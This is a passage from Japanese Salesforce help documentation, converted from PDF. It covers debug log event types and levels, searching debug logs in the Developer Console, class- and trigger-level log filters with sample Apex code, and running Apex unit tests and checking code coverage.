FLOW_WAIT_RESUMING_DETAIL	インタビュー ID、要素名、保持されたインタビュー ID	ワークフロー	FINER 以上
FLOW_WAIT_WAITING_DETAIL	インタビュー ID、要素名、要素が待機しているイベントの数、保持されたインタビュー ID	ワークフロー	FINER 以上
HEAP_ALLOCATE	行番号、バイト数	Apex コード	FINER 以上
HEAP_DEALLOCATE	割り当て解除された行番号およびバイト数	Apex コード	FINER 以上
IDEAS_QUERY_EXECUTE	行番号	DB	FINEST

LIMIT_USAGE_FOR_NS	名前空間および次の制限:
	`Number of SOQL queries`
	`Number of query rows`
	`Number of SOSL queries`
		Apex プロファイリング	FINEST

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
	Number of DML statements Number of DML rows Number of code statements Maximum heap size Number of callouts Number of Email Invocations Number of fields describes Number of record type describes Number of child relationships describes Number of picklist describes Number of future calls Number of find similar calls Number of System.runAs() invocations		
METHOD_ENTRY	行番号、クラスの Force.com ID、メソッドの署名	Apex コード	FINE 以上
METHOD_EXIT	行番号、クラスの Force.com ID、メソッドの署名 コンストラクタの場合、行番号、クラス名が記録されます。	Apex コード	FINE 以上
POP_TRACE_FLAGS	行番号、ログレベルが設定されているか、範囲にこれから入るクラスまたはトリガの Force.com ID、このクラスまたはトリガの名前、この範囲から出た後に有効になったログレベル設定	システム	INFO 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
PUSH_NOTIFICATION_INVALID_APP	アプリケーションの名前空間、アプリケーション名。 Apex コードで、組織に存在しないアプリケーションまたは転送対応でないアプリケーションに通知を送信しようとするとこのイベントが発生します。	Apex コード	ERROR
PUSH_NOTIFICATION_INVALID_CERTIFICATE	アプリケーションの名前空間、アプリケーション名。 このイベントは、証明書が無効であることを示します。たとえば、期限切れなどです。	Apex コード	ERROR
PUSH_NOTIFICATION_INVALID_NOTIFICATION	アプリケーションの名前空間、アプリケーション名、サービス種別 (Apple または Android GCM)、ユーザ ID、デバイス、ペイロード (サブ文字列)、ペイロード長。 このイベントは、通知ペイロードが長すぎる場合に発生します。	Apex コード	ERROR
PUSH_NOTIFICATION_NO_DEVICES	アプリケーションの名前空間、アプリケーション名。 このイベントは、通知の送信対象ユーザにデバイスを登録していているユーザがいない場合に発生します。	Apex コード	DEBUG
PUSH_NOTIFICATION_NOT_ENABLED	このイベントは、組織で転送通知が有効になっていない場合に発生します。	Apex コード	INFO
PUSH_NOTIFICATION_SENT	アプリケーションの名前空間、アプリケーション名、サービス種別 (Apple または Android GCM)、ユーザ ID、デバイス、ペイロード (サブ文字列) このイベントでは、通知の送信が承諾されたことが記録されます。通知の送信が保証されるわけではありません。	Apex コード	DEBUG
PUSH_TRACE_FLAGS	行番号、ログレベルが設定されているか、範囲から出ていくクラスまたはトリガの Force.com ID、このクラスまたはトリガの名	システム	INFO 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
	前、この範囲に入った後に有効になったログレベル設定		
QUERY_MORE_BEGIN	行番号	DB	INFO 以上
QUERY_MORE_END	行番号	DB	INFO 以上
QUERY_MORE_ITERATIONS	行番号、queryMore 反復数	DB	INFO 以上
SAVEPOINT_ROLLBACK	行番号、Savepoint 名	DB	INFO 以上
SAVEPOINT_SET	行番号、Savepoint 名	DB	INFO 以上
SLA_END	ケース数、読み込み時間、処理時間、挿入/更新/削除するケースのマイルストンの数、新しいトリガ	ワークフロー	INFO 以上
SLA_EVAL_MILESTONE	マイルストン ID	ワークフロー	INFO 以上
SLA_NULL_START_DATE	なし	ワークフロー	INFO 以上
SLA_PROCESS_CASE	ケース ID	ワークフロー	INFO 以上
SOQL_EXECUTE_BEGIN	行番号、集計数、クエリソース	DB	INFO 以上
SOQL_EXECUTE_END	行番号、行数、期間 (ミリ秒)	DB	INFO 以上
SOSL_EXECUTE_BEGIN	行番号、クエリソース	DB	INFO 以上
SOSL_EXECUTE_END	行番号、行数、期間 (ミリ秒)	DB	INFO 以上

STACK_FRAME_VARIABLE_LIST	フレーム番号、次の形式の変数リスト:*変数番号* | *値*。次に例を示します。
	`var1:50`
	`var2:'Hello World'`
		Apex プロファイリング	FINE 以上

STATEMENT_EXECUTE	行番号	Apex コード	FINER 以上

STATIC_VARIABLE_LIST	次の形式の変数リスト:*変数番号* | *値*。次に例を示します。
	`var1:50`
	`var2:'Hello World'`
		Apex プロファイリング	FINE 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
SYSTEM_CONSTRUCTOR_ENTRY	行番号および文字列 <init>() (パラメータがある場合は括弧内にパラメータの種別)	システム	FINE 以上
SYSTEM_CONSTRUCTOR_EXIT	行番号および文字列 <init>() (パラメータがある場合は括弧内にパラメータの種別)	システム	FINE 以上
SYSTEM_METHOD_ENTRY	行番号、メソッドの署名	システム	FINE 以上
SYSTEM_METHOD_EXIT	行番号、メソッドの署名	システム	FINE 以上
SYSTEM_MODE_ENTER	モード名	システム	INFO 以上
SYSTEM_MODE_EXIT	モード名	システム	INFO 以上
TESTING_LIMITS	なし	Apex プロファイリング	INFO 以上
TOTAL_EMAIL_RECIPIENTS_QUEUED	送信メール数	Apex プロファイリング	FINE 以上
USER_DEBUG	行番号、ログレベル、ユーザ入力の文字列	Apex コード	デフォルトでは DEBUG 以上。ユーザが System.Debug メソッドのログレベルを設定すると、イベントはこのレベルでログ記録されます。
VALIDATION_ERROR	エラーメッセージ	入力規則	INFO 以上
VALIDATION_FAIL	なし	入力規則	INFO 以上
VALIDATION_FORMULA	数式ソース、値	入力規則	INFO 以上
VALIDATION_PASS	なし	入力規則	INFO 以上
VALIDATION_RULE	ルール名	入力規則	INFO 以上
VARIABLE_ASSIGNMENT	行番号、変数名、変数の値の文字列表現、変数のアドレス	Apex コード	FINEST

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
VARIABLE_SCOPE_BEGIN	行番号、変数名、型、変数が参照可能かどうかを示す値、変数が静的かどうかを示す値	Apex コード	FINEST
VARIABLE_SCOPE_END	なし	Apex コード	FINEST
VF_APEX_CALL	要素名、メソッド名、戻り値のデータ型	Apex コード	INFO 以上
VF_DESERIALIZE_VIEWSTATE_BEGIN	ビューステート ID	Visualforce	INFO 以上
VF_DESERIALIZE_VIEWSTATE_END	なし	Visualforce	INFO 以上
VF_EVALUATE_FORMULA_BEGIN	ビューステート ID、数式	Visualforce	FINER 以上
VF_EVALUATE_FORMULA_END	なし	Visualforce	FINER 以上
VF_PAGE_MESSAGE	メッセージテキスト	Apex コード	INFO 以上
VF_SERIALIZE_VIEWSTATE_BEGIN	ビューステート ID	Visualforce	INFO 以上
VF_SERIALIZE_VIEWSTATE_END	なし	Visualforce	INFO 以上
WF_ACTION	アクションの説明	ワークフロー	INFO 以上
WF_ACTION_TASK	ToDo 件名、アクション ID、ルール、所有者、期日	ワークフロー	INFO 以上
WF_ACTIONS_END	実行されたアクションの概要	ワークフロー	INFO 以上
WF_APPROVAL	トランザクションタイプ、EntityName: NameField Id、プロセスノード名	ワークフロー	INFO 以上
WF_APPROVAL_REMOVE	EntityName: NameField Id	ワークフロー	INFO 以上
WF_APPROVAL_SUBMIT	EntityName: NameField Id	ワークフロー	INFO 以上
WF_ASSIGN	所有者、割り当て先テンプレート ID	ワークフロー	INFO 以上
WF_CRITERIA_BEGIN	EntityName: NameField Id、ルール名、ルール ID、トリガの種類(ルールがトリガの種類を重視する場合)	ワークフロー	INFO 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
WF_CRITERIA_END	成功を示す Boolean 値 (true または false)	ワークフロー	INFO 以上
WF_EMAIL_ALERT	アクション ID、ルール	ワークフロー	INFO 以上
WF_EMAIL_SENT	メールテンプレート ID、受信者、CC メール	ワークフロー	INFO 以上
WF_ENQUEUE_ACTIONS	エンキューされたアクションの概要	ワークフロー	INFO 以上
WF_ESCALATION_ACTION	ケース ID、営業時間	ワークフロー	INFO 以上
WF_ESCALATION_RULE	なし	ワークフロー	INFO 以上
WF_EVAL_ENTRY_CRITERIA	プロセス名、メールテンプレート ID、結果を示す Boolean 値 (true または false)	ワークフロー	INFO 以上
WF_FIELD_UPDATE	EntityName: NameField Id、オブジェクトまたは項目名	ワークフロー	INFO 以上
WF_FORMULA	数式ソース、値	ワークフロー	INFO 以上
WF_HARD_REJECT	なし	ワークフロー	INFO 以上
WF_NEXT_APPROVER	所有者、次の所有者の種類、項目	ワークフロー	INFO 以上
WF_NO_PROCESS_FOUND	なし	ワークフロー	INFO 以上
WF_OUTBOUND_MSG	EntityName: NameField Id、アクション ID、ルール	ワークフロー	INFO 以上
WF_PROCESS_NODE	プロセス名	ワークフロー	INFO 以上
WF_REASSIGN_RECORD	EntityName: NameField Id および所有者	ワークフロー	INFO 以上
WF_RESPONSE_NOTIFY	通知者名、通知者のメール、通知者テンプレート ID	ワークフロー	INFO 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
WF_RULE_ENTRY_ORDER	順序を示す整数	ワークフロー	INFO 以上
WF_RULE_EVAL_BEGIN	ルールタイプ	ワークフロー	INFO 以上
WF_RULE_EVAL_END	なし	ワークフロー	INFO 以上
WF_RULE_EVAL_VALUE	値	ワークフロー	INFO 以上
WF_RULE_FILTER	検索条件	ワークフロー	INFO 以上
WF_RULE_INVOCATION	EntityName: NameField Id	ワークフロー	INFO 以上
WF_RULE_NOT_EVALUATED	なし	ワークフロー	INFO 以上
WF_SOFT_REJECT	プロセス名	ワークフロー	INFO 以上
WF_SPOOL_ACTION_BEGIN	ノードタイプ	ワークフロー	INFO 以上
WF_TIME_TRIGGER	EntityName: NameField Id、タイムアクション、タイムアクションコンテナ、評価の日時	ワークフロー	INFO 以上
WF_TIME_TRIGGERS_BEGIN	なし	ワークフロー	INFO 以上

関連トピック:

- デバッグログの設定
- Apex クラスおよび Apex トリガ用デバッグログの検索条件

デバッグログの検索

デバッグログ内のテキストを検索するには、開発者コンソールのコマンドラインウィンドウを使用します。

検索する前に、コマンドラインウィンドウから Apex ステートメントを実行してログを生成する必要があります。

1. コマンドラインウィンドウを開くには、Ctrl+L キーを押します。

2. 次のように Apex コードを実行してログを作成します。
   - コマンドラインに Apex ステートメントを入力するには、*exec <Apex ステートメント>* と入力します。次に例を示します。

```
exec List<Account> accts = new List<Account>();
for (Integer i=0; i<20; i++){
 Account a = new Account(name='Account Name ' + i);
 accts.add(a);
}
```

   - [Enter Apex Code (Apex コードを入力)] ウィンドウにすでに入力したコードを実行するには、*exec -r* と入力します。
3. ログが生成された後、指定したテキストを検索するには、*find <string>* と入力します。
   たとえば、`find Account Name` のように入力します。
   コマンドラインウィンドウに検索結果が表示されます。
4. コマンドラインウィンドウを閉じるには、**Ctrl+L** キーを押します。

関連トピック:

開発者コンソールコマンドラインリファレンス

Apex クラスおよび Apex トリガ用デバッグログの検索条件

Apex クラスおよびトリガ用デバッグログの検索条件の設定

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience


使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

デバッグログの検索条件により、ログの冗長性をトリガおよびクラスレベルで微調整できます。これは Apex ロジックのデバッグ時に特に便利です。たとえば、複雑なプロセスの出力を評価する場合、1 つの要求内で特定のクラスのログの冗長性を上げ、他のクラスまたはトリガのログをオフにすることができます。

クラスまたはトリガのデバッグログレベルを上書きすると、これらのデバッグレベルは、クラスまたはトリガが呼び出すクラスメソッドと、結果として実行されるトリガにも適用されます。実行パス内のすべてのクラスメソッドとトリガは、これらのデバッグログ設定を上書きする場合を除き、呼び出し側から継承します。

次の図は、クラスおよびトリガレベルで上書きされるデバッグログレベルを示しています。このシナリオでは、`Class1` が何らかの問題を起こし、詳しい調査が必要であるとします。このために、`Class1` のデバッグログレベルが最も詳細なレベルに引き上げられます。`Class3` ではこのログレベルが上書きされないため、`Class1` の詳細なログレベルが継承されます。ただし、`UtilityClass` はすでにテストされ、正しく動作することがわかっているため、ログの検索条件はオフになっています。同様に、`Class2` は問題の原因であるコードパスに含まれていないため、ログは最小限に抑えられ、Apex コードカテゴリのエラーのみを記録します。`Trigger2` は、`Class2` からこれらのログ設定を継承します。

クラスおよびトリガ用デバッグログの微調整



この図のもとになった擬似コード例を次に示します。

1. `Trigger1` が `Class1` のメソッドと `Class2` の別のメソッドを呼び出します。例:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. `Class1` は `Class3` のメソッドを呼び出し、このメソッドが次にユーティリティクラスのメソッドを呼び出します。例:

```
public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. `Class2` によってトリガ `Trigger2` の実行が起動されます。例:

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

関連トピック:

- デバッグログの設定
- デバッグログレベル

テスト

変更のテスト

このセクションでは、変更のテストについて説明します。

- Apex 単体テスト
- Apex テスト実行の使用
- 開発者コンソールでのテストの実行
- 匿名 Apex コードの実行

Apex 単体テスト

テストはアプリケーション成功の鍵となるもので、アプリケーションをお客様にリリースする場合は特に重要です。アプリケーションが期待どおりに機能し、予期せぬ動作がないことを検証することで、お客様からの信頼が高まります。

次のグルーピングによる単体テストを実行できます。

- 特定のクラスの一部または全部のメソッド
- クラスのセットの一部または全部のメソッド
- 定義済みのクラスのスイート（「テストスイート」と呼ばれる）
- 組織のすべての単体テスト

Salesforce ユーザインターフェースから開始される Apex テストは並列して実施されます。ユーザインターフェースから開始されるテスト実行は非同期です（ただし、テスト実行に含まれるクラスが 1 つのみで、開発者コンソールの [Test（テスト）] メニューで **[Always Run Asynchronously（常に非同期に実行）]** を選択していない場合を除く）。Apex テストクラスは、Apex ジョブキューに配置されてから実行されます。24 時間あたりに実行できるテストクラスの最大数は、500 または（10 x 組織のテストクラス数）の大きい方です。Sandbox 組織および Developer Edition 組織の場合は、この制限が 500 または 20 x 組織のテストクラス数の大きい方になります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、**Enterprise** Edition、および **Database.com** Edition

管理パッケージは、**Database.com Edition** では利用できません。

ユーザ権限

Apex クラスの定義、編集、削除、セキュリティ設定、バージョン設定、連動関係の表示、およびテストの実行を行う

- 「Apex 開発」

単体テストによるコードカバー率

作成したコードをリリースしたり Force.com AppExchange にパッケージしたりする前に、次の条件を満たす必要があります。

- Apex コードの少なくとも 75% が単体テストでカバーされており、かつすべてのテストが成功している。

  次の点に注意してください。

  - 本番組織に Apex をリリースするときに、組織の名前空間内の各単体テストがデフォルトで実行されます。
  - `System.debug` へのコールは、Apex コードカバー率の対象とはみなされません。
  - テストメソッドとテストクラスは、Apex コードカバー率の対象とはみなされません。

  - Apex コードの 75% が単体テストでカバーされている必要がありますが、カバー率を上げることだけに集中すべきではありません。アプリケーションのすべてのユースケース (正・誤両方の場合や単一データだけでなく複数データの場合) の単体テストを作成するようにしてください。このような多様なユースケースのテストコードを実装することが 75% 以上のカバー率につながります。

- すべてのトリガについて何らかのテストを行う。
- すべてのクラスとトリガが正常にコンパイルされる。

自分のテストによって別のクラスが呼び出された場合、またはトリガが実行された場合は、そのクラスまたはトリガもコードカバー率の計算に含まれます。

テストの実行後、開発者コンソールでコードカバー率の結果を表示することができます。

コードカバー率の結果を生成するには、最初に次のいずれかの方法でテストを実行します。

- 開発者コンソールからすべてのテストを実行するには、**[Test (テスト)]** > **[Run All (すべて実行)]** を選択します。テストのサブセットを実行した場合、コードカバー率の結果が適切に更新されないことがあるため、コードカバー率を確認する最もよい方法はすべてのテストを実行することです。
- 開発者コンソールからテストを選択して実行する場合は、「テスト実行の作成」を参照してください。
- 開発者コンソールから再利用可能なテストスイートを設定する場合は、「テストスイートを使用した Apex テストクラスセットの管理」を参照してください。
- [設定] からすべてのテストを実行するには、[クイック検索] ボックスに *Apex* と入力し、**[Apex クラス]** を選択して、[すべてのテストを実行] をクリックします。
- [設定] から個々のクラスのテストを実行するには、[クイック検索] ボックスに *Apex* と入力し、**[Apex テスト実行]** を選択します。[テストを選択] をクリックし、実行するテストを含むクラスを選択してから、[実行] をクリックします。

テストの実行後、開発者コンソールにコードカバー率の結果を表示できます。この結果には、テスト対象となる個々のクラスまたはトリガのコードの行が示されます。「コードカバー率のチェック」を参照してください。

関連トピック:

Apex テスト実行の使用

Apex 開発者ガイド: コードカバー率のベストプラクティス

Apex テスト実行

Apex テスト実行の使用

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

1. [設定]から、[クイック検索]ボックスに「*Apex テスト実行*」と入力し、**[Apex テスト実行]** を選択します。
2. **[テストを選択...]** をクリックします。

   メモ: 管理パッケージからインストールされた Apex クラスがある場合、最初に [Apex クラス] ページの **[すべてのクラスをコンパイル]** をクリックしてこれらのクラスをコンパイルしてリストに表示されるようにする必要があります。「Apex クラスの管理」(ページ 6272)を参照してください。

3. 実行するテストを選択します。テストのリストには、テストメソッドが含まれるクラスのみが表示されます。
   - インストール済み管理パッケージからテストを選択するには、管理パッケージの対応する名前空間をドロップダウンリストから選択します。リストには、選択した名前空間の管理パッケージのクラスのみ表示されます。
   - 組織にローカルに存在するテストを選択するには、ドロップダウンリストから **[私の名前空間]** を選択します。管理パッケージからインストールされたクラスを除くローカルクラスのみリストに表示されます。
   - テストを選択するには、ドロップダウンリストから **[すべての名前空間]** を選択します。管理パッケージからインストールされたかどうかに関わらず、組織内のすべてのクラスが表示されます。

   メモ: テストが現在実行中のクラスは、リストに表示されません。

4. **[実行]** をクリックします。

実行するテストクラスを選択すると、選択したクラスは、実行時に Apex ジョブキューに配置されます。実行用に選択できるテストクラスの最大数は、24 時間あたり、500 または (10 × 組織のテストクラス数) の大きい方です。Sandbox 組織および Developer Edition 組織ではこの制限が緩和されており、500 または (20 x 組織のテストクラス数) の大きい方です。

テストの実行中、1 つ以上のテストを選択して **[中止]** をクリックできます。

テストの実行が終了すると、次のことができます。

- テストをクリックして結果の詳細を表示します。テストが失敗すると、最初のエラーメッセージとスタック追跡が表示されます。
- ソース Apex コードを表示するには、**[表示]** をクリックします。

メモ: テスト結果は、実行終了後 60 分間表示されます。

組織のすべてのテスト結果を表示するには、Apex テスト結果ページを使用します。[設定] から、[クイック検索] ボックスに*Apex*と入力し、**[Apex テスト実行]** を選択して、**[テスト履歴を表示]** をクリックします。

開発者コンソールを使用して、テスト実行に関する追加情報を参照する手順は、次のとおりです。

1. 開発者コンソールを開きます。

2. Apex テスト実行ページを使用して、テストを実行します。
3. 開発者コンソールを確認して、要求をステップスルーします。

テストの並列実行の無効化

Salesforce ユーザインターフェース (開発者コンソールなど) から開始する複数のテストを並列して実施します。テストを並列実行すると、テストの実行時間が短縮されます。テストの並列実行によってデータの競合の問題が生じることがありますが、そうした場合には並列実行をオフにできます。データの競合の問題や `UNABLE_TO_LOCK_ROW` エラーが生じる可能性があるのは、特に次のような場合です。

- テストで同じレコードが同時に更新される場合—同じレコードが更新されるのは、通常、テストが独自のデータを作成せず、データの分離をオフにして組織のデータにアクセスするときです。
- 並列して実行しているテストで、インデックス項目値が重複しているレコードを作成しようしてデッドロックが発生する場合—テストメソッドの実行が終了したときにテストデータがロールバックされます。デッドロックが生じるのは、実行中の 2 つのテストが相互にデータのロールバックを待機している場合です。2 つのテストが、一意のインデックス項目値が同じレコードを異なる順序で挿入したときにこの状態が発生します。

こうしたエラーが発生しないようにするには、Salesforce ユーザインターフェースでテストの並列実行をオフにします。

1. [設定] から、[クイック検索] ボックスに「*Apex テスト実行*」と入力し、**[Apex テスト実行]** を選択して、**[Options...]** をクリックします。
2. [Apex テスト実行オプション] ダイアログで、**[並列 Apex テストを無効化]** を選択して、**[OK]** をクリックします。

テストデータについての詳細は、*『Force.com Apex コード開発者ガイド』* の「単体テストの組織データとテストデータの分離」を参照してください。テストは引き続き Apex テスト実行ページとは非同期に実行されるため、テストの実行順序はこのオプションの影響を受けません。

Apex コードカバー率の結果の調査

Apex テスト実行ページを使用してテストを実行した後、開発者コンソールでコードカバー率の詳細を確認できます。「コードカバー率のチェック」を参照してください。

Apex テスト実行ページの **[組織のコードカバー率を見積る]** を使用して取得されたコードカバー率の結果全体の計算時間を短縮するには、**[オプション...]** をクリックし、**[集計されたコードカバー率のみを保存]** を選択して、**[OK]** をクリックします。このオプションは、多くのテストと大量の Apex コードがある場合 (つまり、Apex テストメソッドの数にすべてのクラスとトリガの数をかけた数が数十万になる場合) にのみ使用します。このオプションでは、すべてのテストメソッドについて集計された形式のコードカバー率の結果が保存されます。そのため、テストメソッドごとのコードカバー率の結果は表示できません。これには、開発者コンソールの行単位のコードカバー率を示す、青と赤で強調表示されたコードカバー率も含まれます。テストの実行について詳細は、「Salesforce ヘルプ: テスト実行の作成」および「Apex Developer Guide: 単体テストメソッドの実行」を参照してください。

[独立した自動採番順序] テストオプション

Apexテストで作成されたテストレコードによって組織のレコードの自動採番項目に欠落が発生しないようにするには、[オプション...] をクリックし、[独立した自動採番順序] を選択して、[OK] をクリックします。このオプションでは、Apexテストで使用される自動採番順序が、組織で使用されている順序と切り離されます。その結果、Apexテストでテストデータが作成されても、組織のテスト以外の新規レコードについては自動採番項目の順序は増分されません。

このオプションが有効化されていないと、Apexテストが自動採番項目を含むテストレコードを作成すると、必ず自動採番項目に欠落が生じます。たとえば、取引先に自動採番項目があり、組織に 50 件の取引先レコードがあって、最後に作成された取引先の項目値が `N-0050` だとします。5件のテスト取引先を作成する Apex テストの実行後、これらのテストレコードはデータベースにコミットされずにロールバックされても、自動採番の順序は5だけ増分されます。次回、テスト以外の取引先レコードを作成すると、自動採番項目値は `N-0051` ではなく `N-0056` になり、順序に欠落が生じます。テストデータを作成する Apex テストを実行する前にこのオプションを有効化すると、自動採番の順序が保持され、次のテスト以外のレコードの自動採番値は連続した `N-0051` になります。

自動採番順序の欠落は、他の状況では依然として発生します。たとえば、新しいレコードを挿入しようとするトリガが実行に失敗し、レコードがロールバックされた場合などがあります。この場合、同じトランザクションで正常に挿入されるレコードとロールバックされるレコードがあるため、欠落を完全に回避することはできません。

関連トピック:

- 開発者コンソールを開く
- Apex テスト結果
- Apex テスト結果の詳細

Apex テスト結果

[設定] から、［クイック検索］ボックスに *Apex* と入力し、[Apex テスト実行] を選択して、[テスト履歴を表示] をクリックし、自分で実行したテストだけでなく、組織のすべてのテスト結果を表示します。テスト結果は、クリアされない限り実行終了後 30 日間残ります。

項目の絞り込みリストを表示するには、［ビュー］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、［ビュー］ドロップダウンリストからビューを選択し、[編集] をクリックします。

[表示] をクリックすると、特定のテスト実行に関する詳細を参照できます。

デバッグログを自動的に特定のログレベルとカテゴリに設定します。[Apex テスト実行] ページで変更はできません。

カテゴリ	レベル
データベース	INFO
Apex コード	FINE
Apex プロファイリング	FINE
ワークフロー	FINEST
入力規則	INFO

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

Apex クラスの定義、編集、削除、セキュリティ設定、バージョン設定、連動関係の表示、およびテストの実行を行う
- 「Apex 開発」

重要: Apex をリリースまたは Force.com AppExchange 用にパッケージ化する前に、次の条件を満たす必要があります。

- Apex コードの少なくとも 75% が単体テストでカバーされており、かつすべてのテストが成功している。

  次の点に注意してください。

  - 本番組織に Apex をリリースするときに、組織の名前空間内の各単体テストがデフォルトで実行されます。
  - `System.debug` へのコールは、Apex コードカバー率の対象とはみなされません。
  - テストメソッドとテストクラスは、Apex コードカバー率の対象とはみなされません。
  - Apex コードの 75% が単体テストでカバーされている必要がありますが、カバー率を上げることだけに集中すべきではありません。アプリケーションのすべてのユースケース (正・誤両方の場合や単一データだけでなく複数データの場合) の単体テストを作成するようにしてください。このような多様なユースケースのテストコードを実装することが 75% 以上のカバー率につながります。

- すべてのトリガについて何らかのテストを行う。

- すべてのクラスとトリガが正常にコンパイルされる。

関連トピック:

Apex テスト結果の詳細

Apex テスト結果の詳細

テスト結果は、自分で実行したテストだけでなく、組織のすべてのテスト結果をクリアしない限り 30 日間デフォルトビューに表示できます。表示するには、[設定] から、[クイック検索] ボックスに *Apex* と入力し、[Apex テスト実行] を選択して、[テスト履歴を表示] をクリックします。[参照] をクリックすると、特定のテスト実行に関する詳細を参照できます。

関連トピック:

Apex テスト結果

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

Apex クラスの定義、編集、削除、セキュリティ設定、バージョン設定、連動関係の表示、およびテストの実行を行う

- 「Apex 開発」

Apex テスト履歴

[Apex テスト履歴] ページには、特定のテスト実行に関連付けられたすべてのテスト結果が表示されます。このページには、非同期で実行されたテストのみの結果が表示されます。

[設定] から、[クイック検索] ボックスに *Apex* と入力し、[Apex テスト履歴] を選択して組織のすべてのテスト実行結果を表示します。テスト結果は、クリアされない限り実行終了後 30 日間残ります。

[Apex テスト履歴] ページには、ID 別にテスト実行が表示されます。テスト実行 ID をクリックすると、そのテスト実行のすべてのテストメソッドが表示されます。テストメソッドを絞り込んで特定のテスト実行の合格、失敗、またはすべてのテストメソッドを表示できます。


テストクラス名をクリックすると、特定のテスト実行に関する詳細を表示できます。

テスト実行で失敗したメソッドとキューに追加されたメソッドの数が状況列に表示されます。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition



開発者コンソールでのテストの実行

開発者コンソールでのテストの実行


開発者コンソールを使用して、テスト実行の設定、テストの実行、Apex コードカバー率のチェックを行います。

開発者コンソール の [Test (テスト)] メニューからテストを管理できます。

